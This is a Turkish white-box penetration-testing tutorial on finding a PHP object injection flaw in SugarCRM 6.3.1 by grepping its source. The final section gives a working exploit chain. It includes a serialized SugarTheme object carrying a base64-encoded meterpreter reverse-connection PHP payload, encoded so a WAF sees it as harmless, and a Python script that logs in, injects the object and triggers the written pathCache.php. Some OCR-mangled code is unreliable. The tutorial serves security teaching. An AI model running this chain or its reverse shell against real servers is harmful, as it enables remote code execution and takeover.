

# [ Web Uygulamalarında Kayank Kod Analizi – II ]

[ Mehmet Dursun INCE < mehmet.ince@intelrad.com > ]
[ 10 Haziran 2013 ]

# **GIRIŞ**

Bu döküman **Web Uygulamalarında Kaynak Kod Analizi** isimli yazı serisinin 2. dökümanıdır. Bu yazı serisi ile sızma testleri ve güvenli uygulama geliştirme alanlarında bilgi paylaşımı amaçlanmaktadır.

Web uygulamalarında zafiyet tespiti çalışmaları 2 farklı konsepte yapılmaktadır.

#### 1 - Black Box Penetration Test

Sızma testi uzmanının karşısında sadece hedef web uygulamasının adresi vardır. Uygulamanın geliştirildiği platform, web sunucusu veya veri tabanı sistemi hakkında herhangi bir bilgi mevcut değildir. Bu durumda otomatize araçlar ve manuel testler gerçekleştirerek güvenlik açıkları tespit edilir.

#### 2 - White Box Penetration Test

Zafiyet tespiti çalışması yapılacak uygulama hakkında tüm bilgiler mevcuttur. Bu durumda sızma testi uzmanı, hedef uygulamanın kaynak kodlarını okuyarak zafiyet tespiti yapabilir.

Bu iki farklı sızma testi yaklaşımının birbirlerine göre avantajları ve dezavantajları vardır. Bu dökümanda White Box Penetration Test ele alınacaktır.

# **HAZIRLIK**

Başlamadan önce <u>Web Uygulamalarında Kaynak Kod Analizi - I</u> dökümanını okumanızı tavsiye ediyorum. Apache, php gibi gerekli araştırma ortamı araçlarının kurulumu ile ilgili kısımlar bu dökümanın odak noktası değildir. Bu konu hakkında lütfen 1. dökümandan yararlanınız.

#### Linux

Linux'un gücü pek çok alanda olduğu gibi statik kod analizi alanında da bize kolaylıklar sağlamaktadır. Başarılı bir penetration tester olmak için programlama ve linux bilgisinin şart olduğunu düşünen bir insan olarak, kendinizi **Bash Scripting ve Linux** konusunda geliştirmenizi önermekteyim.

Bu dökümanda Ubuntu 12.04 64bit dağıtımı kullanılmıştır. Siz istediğiniz herhangi bir dağıtımı seçebilirsiniz.

#### Programlama Dili Tecrübesi

Kaynak kod analizi çalışmalarında en önemli kısmı tabiki de programlama dili tecrübesidir. Özellikle MVC ve OOP alanlarında bilgi sahibi olmak mühimdir. Bu dökümanda analiz edilecek olan yazılım PHP dili ile geliştirilmiştir. Lakin genel olarak programlama dili tecrübesine sahip iseniz PHP bilmiyor olmanız size bir problem teşkil etmeyecektir.

### Çalışma Ortamı ve Test Yazılımı


Çalışma ortamı hazırlığı için; Ubuntu üzerinde apache, mysql ve php kurulumu gerçekleştirilmiştir. Xampp gibi bütünleşik paketleri şahsen tercih etmemekteyim. Apache, mysql ve php kurulumu için gerekli adımları 1. dökümandan elde edebilirsiniz.

Analiz edilecek yazılım olarak SugarCRM 6.3.1 versiyonu tercih edilmiştir. Bu kararda ki en önemli etmen, SugarCRM yazılımında Black Box Penetration Test ile tespit edilmesi mümkün olmayan bir güvenlik açığının, EgiX kullanıcı adlı sızma testi uzmanı tarafından 23.06.2012 tarihinde yayınlanmış olmasıdır. Bir ikinci etmen ise PHP'nin pek çok geliştirici ve sızma testi uzmanı tarafından bilinmeyen bir noktasından bahsedilecek olmasıdır.

#### http://www.exploit-db.com/exploits/19381/

Yukarıda ki adrese girerek **Vulnerable App:** yazısının yanında ki yeşil disket resmine tıklayarak ilgili uygulamayı indirebilirsiniz.

Kurulumu tamamladıktan sonra aşağıda ki gibi bir ekran ile karşılaşıyoruz.



Uygulamanın kurulumunu tamamladıktan sonra kaynak kod analizine geçebiliriz.

# KAYNAK KOD ANALİZİ

## Input

Tüm saldırılar, uygulamalarında kullanıcılar ile iletişime geçtikleri noktada başlamaktadır. Web uygulamaları, kullanıcıları girdiler -input- ile kendi bünyelerine dahil ederler. Kısaca; kullanıcı girdileri, uygulamaların kritik bölgeleridir. Herhangi bir kontrol eksikliği potansiyel bir güvenlik açığına ihtiva etmektedir.

## Kullanıcı ile iletişim

Tüm web programlama dilleri belli mantıklar ile kullanıcılardan girdi almaktadır. Mouse ile tıklanan bir link, forumların arama kısımları gibi örneklerde bu mantık geçerlidir. Örnek olarak, google

arama motorunda "diren" kelimesini arattığınızda google.com üzerinde çalışan web uygulaması kullanıcıdan yani sizden "diren" string'ini girdi olarak almıştır.

PHP'de kullanıcı ile iletişim \$\_POST, \$\_GET, \$\_REQUEST, \$\_COOKIE gibi özel değişkenler ile sağlanır. Hem normal kullanıcılar hemde sızma testleri uzmanları için önemli noktalar bu değişkenlerdir. Statik kod analizi yaparkende ilk başta basit bash script komutları ile php dosyalarında bu değişkenlerin geçtiği yerler tespit edilebilir.

SugarCRM uygulamamızın diskte bulunduğu dizin /var/www/sugar klasörüdür.

```
mince@intelrad:~$ find /var/www/sugar/ -type f | head -n 10
/var/www/sugar/robots.txt
/var/www/sugar/examples/SoapTest.php
/var/www/sugar/examples/SoapTestPortal2.php
/var/www/sugar/examples/ExampleLeadCapture.php
/var/www/sugar/examples/ProgressBarTest.php
/var/www/sugar/examples/SoapTestPortal.php
/var/www/sugar/examples/FormValidationTest.php
/var/www/sugar/examples/EXAMPLES_README.txt
/var/www/sugar/LICENSE.txt
/var/www/sugar/log4php/LoggerManager.php
```

Yukarıda ki çıktıda yapılanlar adım adım aşağıda anlatılmıştır.

- 1 find komutu ile /var/www/sugar klasörü altında ki tüm dosyalar listelenmiştir. Klasör içinde ki klasörler de bu çıktıya dahildir.
- 2 Dosyalar -type f ile belirtilmiştir. -type d diyerek directory listelemesi yapabilirsiniz.
- 3 Çıktının ilk 10 satırı ekran görüntüsünün alınabilmesi için kullanılmıştır. Arada ki düz çizği -pipe- solda ki komutun çıktısını , sağda ki head komutuna girdi olarak vermektedir.

```
/var/www/sugar/include/contextMenus/menuDefs/sugarAccount.php
/var/www/sugar/include/contextMenus/contextMenu.php
/var/www/sugar/include/ytree/Node.php
/var/www/sugar/include/ytree/Tree.php
/var/www/sugar/include/ytree/ExtNode.php
/var/www/sugar/include/templates/TemplateGroupChooser.php
/var/www/sugar/include/templates/TemplateDragDropChooser.php
/var/www/sugar/include/templates/Template.php
/var/www/sugar/include/templates/Template.php
/var/www/sugar/include/MySugar/MySugar.php
/var/www/sugar/include/MySugar/DashletsDialog/DashletsDialog.php
mince@intelrad:~$ find /var/www/sugar/ -type f | grep -r '.php$'
```

Yukarıda ki ekran görüntüsünün son satırında yazılan komut vardır. Daha üst satırlarda ise komutun çıktısın bir kısmı mevcuttur. Yazılın linux komutunu analiz edersek;

- 1 /var/www/sugar içerisinde ki tipi file olan tüm dosyaları getir.
- 2 Bu çıktının içerisinde sonu ".php" ilen satırları getir, kalanları ekrana basma.

Web projelerinin içerisinde css dosyaları, javascript dosyaları ve png, jpeg gibi resim dosyaları sıkça bulunur. PHP kod analizi işlemini bu dosyalar üzerinde yapmamak için sonu sadece ".php" ile biten dosyalar yakalanmıştır -greplenmiştir.-

```
mince@intelrad:~$ find /var/www/sugar/ -type f | grep -r '.php$'|xargs grep 'PHF
KOMUTLARI'
mince@intelrad:~$
```

En son .php uzantılı tüm dosyaların listesini alt alta almıştık. Yukarıda ki komut ile bu dosyaları tek tek açıp, satır satır okuyarak 'PHPKOMUTLARI' stringinin geçtiği satırlar ekrana çıktı olarak verilmektedir.

Tüm proje bazında \$\_GET, \$\_POST gibi kullanıcıdan girdi alınan php kodlarının geçtiği tüm satırları bu şekilde görebiliriz. Tahmin edebileceğiniz üzere ekrana 10.000+ kadar çıktı gelecektir. Ardından bu çıktıyı gene linux komutları ile analiz edeceğiz.

```
mince@intelrad:~$ find /var/www/sugar/ -type f | grep -r '.php$'|xargs grep '$_@
ET\|$_POST\|$_REQUEST<mark>"</mark>
```

grep komutuna " \| " karakterleri ile VEYA mantığı işleme tabi tutulmuştur. Özetle, \$\_GET veya \$\_POST veya \$\_REQUEST geçen satırlar ekrana basılacaktır.

```
d == $ REQUEST['id']) {
/var/www/sugar/include/MySugar/MySugar.php:
                                                                 if($dash
$ REQUEST['id']) {
var/www/sugar/include/MySugar/MySugar.php:
                                                         $searchStr = $ R
/var/www/sugar/include/MySugar/MySugar.php:
                                                         $category = $ RE
/var/www/sugar/include/MySugar/MySugar.php:
                                                         if(!empty($ REQU
var/www/sugar/include/MySugar/MySugar.php:
                                                             $id = $REQU
var/www/sugar/include/MySugar/MySugar.php:
                                                             if(!empty($
configure']) && $ REQUEST['configure']) { // save settings
var/www/sugar/include/MySugar/MySugar.php:
                                                                 $dashlet
]['options'] = $dashlet->saveOptions($ REQUEST);
var/www/sugar/include/MySugar/MySugar.php:
                                                         if(!empty($ REQU
var/www/sugar/include/MySugar/MySugar.php:
                                                             $newLayout =
'|', $ REQUEST['layout']);
var/www/sugar/include/MySugar/MySugar.php:
                                                                 $newColu
ages[$ REQUEST['selectedPage']]['columns'];
var/www/sugar/include/MySugar/MySugar.php:
                                                                 $pages[$
'selectedPage']]['columns'] = $newColumns;
mince@intelrad:~$
```

Yukarıda komutun çıktısının küçük bir kısmı gözükmektedir. Aslında tam olarak 5378 satır çıktı vermiştir. Sol kolonda okunan php dosyanın full path'i sağ tarafta ise aradığımız keyword'lerin geçtiği satırlar yazmaktadır.

#### False Positive Durumlar

Şu anda bulunduğumuz noktada sadece kullanıcı ile iletişime geçilen özel php değişkenlerinin kullanıldığı satırlar tespit edilmiştir. 2 adet örnek ile çıktımızda yer almayan durumları tartışalım

#### test.php dosyası

```
zafiyet_iceren_fonksiyon($_GET['parametre']);
```

#### test2. php dosyasi

```
$param = $_GET['parametre'];
zafiyet iceren fonksiyon($param);
```

Bizim komutumuz test ve test2 dosyalarını analiz ettiğinde bize aşağıda ki çıktıyı verecektir.

test.php zafiyet\_iceren\_fonksiyon(\$\_GET['parametre']);

Bu çıktıyı analiz ettiğimizde 1. satırda potansiyel bir güvenlik açığı olduğunu, 2. satırda ise olmadığını düşünebiliriz. Bu bir hatadır. Çünkü kullanıcıdan \$\_GET, \$\_POST ile alınan girdiler fonksiyonlara gönderilmeden önce başka bir değişkene atanmış olabilir. Bu durumda güvenlik açığını tespit etme noktasında başarısız olabiliriz. Bunun önüne geçebilmek adına değişken atamalarının yapıldığı satırlara dikkat edilmelidir. Şu anda yazılan bash komutları ile yapılmak istenen tam olarak "Basit düzeyde bulunan güvenlik açıklarının direk tespiti." çalışmasıdır. Kritik düzeyde olan Remote Code Execution veya SQL Injection gibi zafiyetlerin var olabileceği potansiyel noktaları ilk önce test etmek, pentest sürecinin sağlığı açısında önemlidir. Bu tür kritik düzeyde ki zafiyetler tespit edildiği anda aksiyon alınmalıdır!

#### PHP Zafiyetleri

Pek çok geliştirici ve sızma testi uzmanı tarafından system(), shell\_exec(), exec() metodları bilinmektedir. Bu metodlar ile php üzerinden komut satırına erişim sağlanabilmektedir. Bu noktada kullanıcı girdileri kullanılıyor ve yeteri kadar kontrol edilmiyorsa Command Injection zafiyeti oluşabilir. Remote Code Execution zafiyetine neden olabilecek başlıca PHP fonksiyonları; system(), shell\_exec(), exec(), passthru(), unserialize() örnek olarak verilebilir.

PHP Security konusunda daha fazla bilgi edinmek isteyenler için *Essential PHP Security by Chris Shiflett* kitabını önermekteyim.

```
mince@intelrad: ~
ince@intelrad:~$ find /var/www/sugar/ -type f|grep -r '.php$'|xargs grep '$ GET
   POST\|$ COOKIE\|$ REQUEST'|grep 'system(\|shell exec(\| exec(\|passthru(\|un
'var/www/sugar/modules/ProjectTask/views/view.list.php:
                                                                       $current
query by page = unserialize(base64 decode($ REQUEST['current query by page']))
var/www/sugar/modules/Import/Importer.php:
                                                  $firstrow
var/www/sugar/include/MVC/Controller/SugarController.php:
                                                                      $ REQUEST
 unserialize(base64_decode($temp_req['current_query_by_page']));
var/www/sugar/include/MVC/View/views/view.popup.php:
                                                                     $current qu
ery by page = unserialize(base64 decode($ REQUEST['current query by page']));
var/www/sugar/include/MVC/View/views/view.list.php:
                                                                    $current que
ry by page = unserialize(base64 decode($ REQUEST['current query by page']));
mince@intelrad:~$ 📕
```

Burada ki linux komutunu incelediğimizde, bir önce ki kısımda anlatılan \$\_GET,\$\_POST, \$\_REQUEST gibi değerlerin geçtiği satırlar alınmıştır. Bu sefer bununla yetinmeyin bu değerlerin geçtiği satırlarda ek olarak belirtlen PHP fonksiyonlarının geçip geçmediği kontrol edilmiştir. Daha rahat anlaşılabilmesi için adım adım inceleyelim

- 1 Uzantısı php olan tüm dosyaları getir.
- 2 Bu dosyaların içerisinde \$\_GET,\$\_POST, \$\_REQUEST stringlerinden herhangi birisinin geçtiği yeri ekrana yaz.
- 3 Ekrana yazılan satırlarda system, shell\_exec, exec, passthru ve unserialize stringlerinden herhangi biri geçerse ekrana yaz.

Bu durumda elde ettiğimiz çıktıda; direk kullanıcı girdisini parametre alan ve güvenlik açığı konusunda potansiyel barındıran fonksiyonların olduğu dosyalar ve satırlar bulunmaktadır.

Unserialize Nedir?

PHP'nin unseriazeli ve serialize metodlarına biraz daha yakından bakalım.

2. satırda **temp** adında bir adet array tanımlanmıştır. Ardından temp değişkeni serialize fonksiyonuna parametre olarak verilmiştir ve çıktı ekrana yazdırılmıştır.

```
mince@intelrad:/tmp$ php test.php
a:2:{s:8:"istanbul";s:2:"34";s:7:"sakarya";s:2:"54";}
mince@intelrad:/tmp$
```

Çıktıya baktığımızda yukarıda ki stringi görmekteyiz. Bu çıktı test.php dosyasında tanımlanmış olan temp array'ini ifade etmektedir.

PHP'de bir değişkeni, arrayı veya objecti string ile ifade edebilmek için serialize fonksiyonu kullanılabilir. Oluşan string bolca çift tırnak içerdiği için genellikle base64 ile encode edilerek web uygulamalarında kullanılmaktadır. Bu stringi alıp **unserialize** metoduna parametre olarak verirsek aynı işlemler tamamiyle tersten yapılacaktır. String analiz edilerek bir adet array oluşturularacaktır.

Analiz ettiğimiz yazılımda unserilize metoduna parametre olarak kullanıcı girdi herhangi bir kontrol yapılmadan atanmıştır. Bu durumda oluşabilecek güvenlik açıklığı ve atak vektörü analiz edelim

## PHP Object Injection

Yukarıda ki PHP kodlarını okuduğunuzda basit bir php sınıfı tanımlandığı ve bu sınıftan bir obje oluşturulduğu görülmektedir. Sınıfın destruct metodu mevcuttur. Objec oluşturulması bittiğinde trigger edilen bu fonksiyon ekrana, Intelrad sınıfının \$pentester değişkenini yazdırmaktadır.

```
mince@intelrad:/tmp

?php
class Intelrad{
    var $pentester = "Mehmet INCE\n";
    function __destruct(){
        echo $this->pentester;
    }
}

//$object = new Intelrad();
echo serialize(new Intelrad());

echo "\n";

"seri.php" 14L, 186C

1,1

All
```

serizeli metodu ile sadece array'leri değil objecleride string olarka ifade edebiliriz. Aşağıda ki çıktıya baktığımızda new ile oluşturulan objenin serialize ile ifade ediliz halini görebilirsiniz.

```
mince@intelrad:/tmp$ php seri.php
Mehmet INCE
0:8:"Intelrad":1:{s:9:"pentester";s:12:"Mehmet INCE
";}
```

Dikkatli okuyucular fark etmişlerdir. Array serialize edildiğinde "a" ile başlayan çıktı object serialize edildiğinde ise "O" ile başlamaktadır. Unserialize fonksiyonu geri dönüş işlemini yaparken buna dikkat etmektedir. Ayrıca **pentester** değişkeninin değeri olan "**Mehmet INCE**" değeride burada yer almaktadır.

#### Atak Vektör

Şimdiye kadar PHP'nin serialize fonksiyonun nasıl bir mantıkta çalıştığı anlatılmıştır. Bir PHP Objesi, değişkeni ve array'i string olarak ifade edilebilmekte. Ardından bu string ifadeyi unserialize ederek objeler, değişkenler veya array'ler geri dönüştürülebilmektedir.

Yazdığımız linux komutları ile unserizeli metoduna kullanıcı girdisi kontrol edilmeden parametre olarak atandığı tespit edilmiştir. Yani saldırgan analiz edilen yazılım genelinde ki herhangi bir sınıftan nesne türetip bunu serialize edip elde ettiği string ifadeyi hedef uygulamaya gönderirse, bu nesne unserialize ile otomatik olarak üretilecektir. Peki unserialize nesneyi geri dönüştürdüğünde, nesnenin türetildiği sınıfın hangi metodları call edilmektedir?

Unserialize ile bir nesne yeniden oluşturuluyorsa, nesnenin türetildiği sınıfın \_\_destruct metodu otomatik olarak çağırılmaktadır. Atak vektörde bu kısımda gelişmektedir. Adım adım açıklamak gerekirse.

- 1 Hedef uygulamada aşağıda ki gibi bir kod vardır.\$page = unserialize(base64\_decode(\$\_REQUEST['current\_query\_by\_page']));
- 2 Bu kod kullanıcıdan 'current\_query\_by\_page' değişkeni ile aldığı base64 ile encode edilmiş değeri base64 decode etmektedir.
- 3 Decode ile oluşan string unserialize fonksiyonuna gönderilmiştir.
- 4 Saldırgan 'current\_query\_by\_page' değişkeni ile uygulamada bulunan istediği bir objeyi enjekte edebilme imkanı elde etmiştir.

Peki saldırgan zararlı PHP kodlarını nasıl enjekte edecektir ? Bu sorunun cevabını anlatabilmek için biraz daha PHP kodları üzerinden egzersizler yapacağız.

Serialize ile oluşturulan stringleri analiz ederken değişkenlerin değerlerinin bu string ifadede var olduğunu fark etmiştik. Bu değerler değiştirilebilir haldedir.

- 1 Saldırgan Intelrad sınıfını kendi bilgisayarında tekrardan tanımlar **\$pentester** değişkenin eski değeri olan Mehmet INCE yerine HACKER yazar.
- 2 Ardından Intelrad sınıfından bir adet nesne oluşturur ve bunu serialize eder.
- 3 Serialize ile oluşmuş string'i base64 ile encode eder ve ekrana yazar.

```
mince@intelrad:/tmp$ php seri.php
Tzo40iJJbnRlbHJhZCI6MTp7czo50iJwZW50ZXN0ZXIiO3M6NjoiSEFDS0VSIjt9
mince@intelrad:/tmp$
```

Yukarıda ki kodları incelediğimizde değişkenine "MEHMET INCE" atanmış Intelrad isminde bir sınıf vardır. Unserialize metodunun içerisinde ki base64 string'i ise az önce oluşturduğumuz ve değişkeninde **HACKER** yazan sınıftan üretilmiş bir nesneyi ifade etmektedir. Bu dosyayı execute ettiğimizde olanlara bakalım.

```
mince@intelrad:/tmp$ php unseri.php
HACKER
mince@intelrad:/tmp$ |
```

Ekrana "HACKER" kelimesi yazıldı. Intelrad sınfının destruct metodu dışarısında hiçbir yerde ekrana mesaj yazma fonksiyonu kullanılmadığına göre ve Intelrad sınıfının değişkeninde "Mehmet INCE" yazmasına rağmen bu nasıl gerçekleşti ? Tekrar adım adım inceleyelim.

- 1 Değişken değerine HACKER atanmış Intelrad isminde ki sınıftan bir nesne üretildi ve serialize iste string formatında ifade edildi.
- 2 String içerisinde çift tırnak gibi karakterler çok olduğu için base64 ile encode edildi. incelediğimiz yazılımımızda ki durum da bu şekildedir. Base64 ile decode edilmektedir.
- 3 Base64 string unserialize edildiğin Intelrad sınıfının değişkeni "Mehmet INCE" olmasına rağmen ürettiğimiz nesnede "HACKER" yazdığı için sınıfın destruct metodu ekrana "HACKER" yazdı.

#### Atak Vektör Sonucu

Unserialize ile obje kullanıldığında nesnenin üretildiği sınıfın destruct ve wakeup metodları bu nesne için tekrardan call edilmektedir.

## Eğer;

Bir sınıfın destruct veya wakeup metodları bulundukları sınıfın değişkenleri bir dosyaya kaydediyorlarsa veya herhangi başka bir amaçla kullanıyorlarsa bu değişkenler üzerinden saldırı gerçekleştirilebilir.

```
unserialize(base64_decode($_REQUEST['current_query_by_page']));
```

Çünkü görüldüğü üzere yukarıdaki hatalı PHP kodu sayesinde istediğimiz objeleri enjekte edebilmekteyiz. Şimdiye geri sadece analiz edilen yazılımda ki tüm \_\_destruct ve \_\_wakeup metodlarının yaptığı işleri analiz etmek kaldı. Eğer herhangi bir sınıfın \_\_destruct veya \_\_wakeup metodları o sınıfın değişkenlerini bir php dosyasına cache'lemek gibi bir amaçla kaydediyorsa biz zararlı kodlarımı bu php dosya içerisine yerleştirebilmekteyiz.

Tekrar bash scripting ile birlikteyiz. Tahmin edebileceğiniz gibi şimdi tüm yazılım genelinde \_\_destruct ve \_\_wakeup fonksiyonlarının tanımladığı satırları bulmamız ve tek tek o fonksiyonları okumamız gerekmektedir.

```
🚫 🖨 🗊 mince@intelrad: /tmp
mince@intelrad:/tmp$
mince@intelrad:/tmp$
mince@intelrad:/tmp$
nince@intelrad:/tmp$ find /var/www/sugar/ -type f|grep -r '.php$'|xargs grep
                                                                               'function
struct(\| function wakeup('
var/www/sugar/Zend/Http/Client/Adapter/Proxy.php:
                                                     public function destruct()
                                                     public function destruct()
var/www/sugar/Zend/Http/Client/Adapter/Socket.php:
var/www/sugar/Zend/Http/Response/Stream.php:
                                                public function destruct()
var/www/sugar/Zend/Oauth/Token.php:
                                      public function wakeup()
var/www/sugar/modules/Import/sources/ImportFile.php:
                                                        public function destruct()
var/www/sugar/include/tcpdf/tcpdf.php:
                                               public function destruct() {
var/www/sugar/include/SugarObjects/SugarSession.php:
                                                       public function
                                                                        destruct(){
var/www/sugar/include/SugarTheme/SugarTheme.php:
                                                    public function destruct()
var/www/sugar/include/SugarLogger/SugarLogger.php:
                                                       public function destruct()
var/www/sugar/include/SugarCache/SugarCacheFile.php:
                                                       public function destruct()
                                                           public function destruct()
                                                               public function destruct()
var/www/sugar/include/Dashlets/DashletRssFeedTitle.php:
var/www/sugar/include/connectors/sources/default/source.php:
                                                               public function __destruct(){
nince@intelrad:/tmp$
```

Yazılan linux komutunu analiz ediniz.

10 küsür adet php dosyasında tanımlanmış olan sınıflarda \_\_destruct ve \_\_wakeup metodları bulunmaktadır. Bunları tek tek okuduğumuzda dikkatimizi SugerTheme.php dosyası çekmektedir. BU dosyada tanımlanmış olan SugarTheme sınıfının \_\_destruct metodunu baktığımızda aşağıda ki kodları görmekteyiz.


```
🚫 🖨 🗊 mince@intelrad: /tmp
310
        public function
                          destruct()
311
312
    e root directory of the install
            set include path(realpath(dirname( FILE ) . '/../..') . PATH SEPARATOR . get in
313
    clude path());
314
            chdir(realpath(dirname( FILE ) . '/../..'));
315
316
317
318
319
                    unlink($GLOBALS['sugar config']['cache dir'].$this->getFilePath().'/pat
320
321
            elseif (!inDeveloperMode()) {
322
323
                if ( count($this-> jsCache) != $this-> initialCacheSize['jsCache']
                           count($this->_cssCache) != $this-> initialCacheSize['c
325
                           count($this-> imageCache) != $this-> initialCacheSize['in
326
                         | count($this-> templateCache) != $this-> initialCacheSize['t
327
328
                    sugar file put contents(
329
                        create cache directory($this->getFilePath().'/pathCache.ph
330
                        serialize(
331
                             array
332
                                                 => $this-> jsCache,
333
                                                 => $this-> cssCache,
334
                                                 => $this-> imageCache,
335
                                                 => $this-> templateCache,
336
337
338
339
340
341
```

Lütfen kodları inceleyiniz.

Kodlar incelendiğinde 329. satırda pathCache.php adında bir dosya oluşturulduğu görülmektedir.Bu dosyaya, SugarTheme sınıfının \_jsCache, \_cssCache, \_imageCache, \_templateCache değişkenlerini bir array'a atandıktan sonra serialize edilmiş halinin yazıldığı görülmektedir. Tam olarak bizim istediğimiz durum! Zafiyetimizi ve exploit etme yolumuzu bulduk. Şimdi sıra exploitation'da!

## **EXPLOITATION**

Kaynak Kod Analizi bölümünde zafiyetimizi ve exploit etme yöntemimizi tespit ettik. Özetlemek gerekirse; Kullanıcıdan gelen değer kontrol edilmeden unserialize metodunda kullanılmıştır. Bu durumda PHP Object Injection zafiyeti oluşmaktadır. BU zafiyetin exploit edilebilmesi için sınıf değişkenlerini kullanan \_\_destruct veya \_\_wakeup metodları olan sınıfların olması gerekmektedir. SugarTheme sınıfının \_\_destruct metodu sınıf değişkenlerini pathCache.php dosyasına kaydettiği tespit edilmiştir. Bu şekilde pathCache.php dosyasına zararlı php kodları yerleştirilecektir.



Metasploit'in meterpreter malware'ının reverse connection bağlantısını sağlayan php scripti oluşturulmuştur. Normalde bir çok fonksiyon ve metodların döndüğü bu script base64 ile encode edilerek daha düzgün hale getirilmiştir. Bunu yapmamızda ki amaç WAF gibi sistemler karşısında daha masum görünürde olabilmektir. Şimdi ise sıra bu zararlı kodları içerisinde barındıran SugarTheme sınıfını oluşturmakta.

```
class SugarTheme
{
    protected $dirName = '../..';
    private $_jsCache = '<?php error_reporting(0);eval(base64_decode(Izw.chr(47).cGhwCgplcn
Jvcl9yZXBvcnRpbmcoMck7ciMgVGhl1HBheWxvYWQgaGFuZGxlciBvdmVyd3JpdGvZJHRoaXMgd2l0aCB0aGUgY29ycmV
jdCBMsE9TvCBizWzvcmUgcZvuZGluZwojiGl0THRvIHRoZSB2aWN0aWOudiRpcCA9ICcxOTIuMTY4LjEuMTAWJzsKJHBv
cnQgPSA0NDM7ciRpcGygPsBBR19JTkVUOwoKaWYgKEZBTFNFICE9PSBzdHJwb3MoJGlwLcAiOilpKSB7CgkjIGlwdjYgc
mVxdWJyZXMgYndhYZtldBMgYXJvdM5FkHRoZSBhZGRyZXNzCgkkaXAgPSAiWYIuICRpcCAAUIOiowoJJGWZiA9TEFGX0
10RVQ2Owp9CgppZiAoKCRmID0gJ3N0cmVhbV9zb2NrZXRfY2XpzW50JykgJiYgaXNfY2FsbGFibGUJGYpKSB7CgkkcyA
9ICRmKcJ0Y3A6Ly97JGlwfTp77HBwcn891ik7Cgkkcy10eXB1DD0gJ3N0cmVhbSc7cn0gXwxzZWlmICgoGfygPSAnZnNv
Y2tvcGVuJykgJiYgaXNfY2FsbGFibGUJGYpKSB7CgkkcyA9ICRmKCRpcCwgJHBvcnQpOwoJJHNfdHlwZsA9ICdzdHJJY
W0nowp9IGVsc2VpZiAoKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpHsKcSRzID0gGYOJG
lwZiwgU09Db19TVPJFQUU0sIFNPTF9UQlApOwoJJHJlcyA9IEBzb2NrZXRfY2P9ubmVjdGkcywgJGlwLCAkcG9ydCk7Cg1
pziAoISRyZXMpHBsgZGllKcK7H0KCSRzX3R5cGUgPSAnc29j.a2V0UzskfSslbHNIHBxCWWpZSgnbm8gc29ja2V0IG2
lbmNzJyk7CnOKaWYgKCEkcykgeyBkaWUoJ25vIHNVY2tldCcpOyB9Cgpzd2l0Y2ggKCRzX3R5cGUpHsgCmNhc2UgJ3N0
cmVhbSc6ICRsZW4gPSBmcmWh2CgkcywgnCk7IGJyzWrFowpjYXN1ICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3J1YwQoJ
HMsIDQpOyBicmVhazskfQppZiAoISRsZW4pHsKCSMgV2UgZmFpbGVkIG9ulHRoZSBtYWluIHNVY2tldC4gIFRcXXJlJ3
Mgbm8gdfF5HRVIGNvbnRpbnVlLCBzbwoJIyBiYWlsCglkaWUoKrskfQoYSA9JHWcGFjaygifmxbbiIsIcRsZW4pDw
kbGVuID0gJGFbjZXNlICdzdHJYNOnoiAkYiAursBmcmWh2CgkcywgJGXlbilzdHJzZW6JJGIFKTsgYnJ1YNs7cgljYXNlI
Cdzb2NrZXQnoiAkYiAursBsbz2NrZXRfccmVh2CgkcywgJGxlbilzdHJzZW6JGJFKTsgYnJ1YNs7cgljYXNlI
Cdzb2NrZXQnoiAkYiAursBsbz2NrZXRfccmVh2CgkcywgJGxlbilzdHJSZW6JGJFJKTSgYnJ1YNs7cgljYXNlI
Cdzb2NrZXQgZm9yIHRoZSBtYWluIHNOYWdl1HRV1HVzZs4KJEdMT0JBTFNbJ2lzZJNY2SnXSA9ICRZowokR0X
PQkFMUIsnbXNnc29ja190eXBlJ10gPSAkc190eXBlOwpldmFsKCRiKTsKZGllKCk7cg)); ?>';
}
echo base64_encode(serialize(new SugarTheme));
echo "\n";
```

```
unserialize(base64 decode($ REQUEST['current query by page']));
```

Güvenlik açığı olan koda tekrar bakarsak. Bizden aldığı stringi base64 ile decode edip unserialize metoduna vermektedir. Yani bizim inputumuz serialize edilip ardından base64 ile encode edilmelidir.

```
exploit.py 🗱
#!/usr/bin/env python
# Bagimlilikler = sudo apt-get install python-requests
import requests
session = requests.session()
username="admin"
password="123456"
URL = 'http://localhost/sugar/'
Login = {
        'module':'Users'.
        'action':'Authenticate',
        'user name':username,
        'user_password':password
# Oturum saglaniyor
session = requests.session()
r = requests.post(URL+"index.php", data=Login)
# Exploit Gonderiliyor
Payload = {
        'module':'Contacts',
        'Contacts2_CONTACT_offset':'1',
        'current query by page':'TzoxMDoiU3VnYXJUaGVtZSI6Mjp7czoxMDoiACoAZGlyTmFtZSI7czo10iIuLi8uLi17cz
PiI7f0=='
hack=requests.post(URL+"index.php", cookies=r.cookies, data=Payload, headers={"content-
type":"application/x-www-form-urlencoded"});
# Exploit Trigger Ediliyor
trigger=requests.get(URL+"pathCache.php", cookies=r.cookies)
```

Yukarıda python kodlarini inceleyiniz.

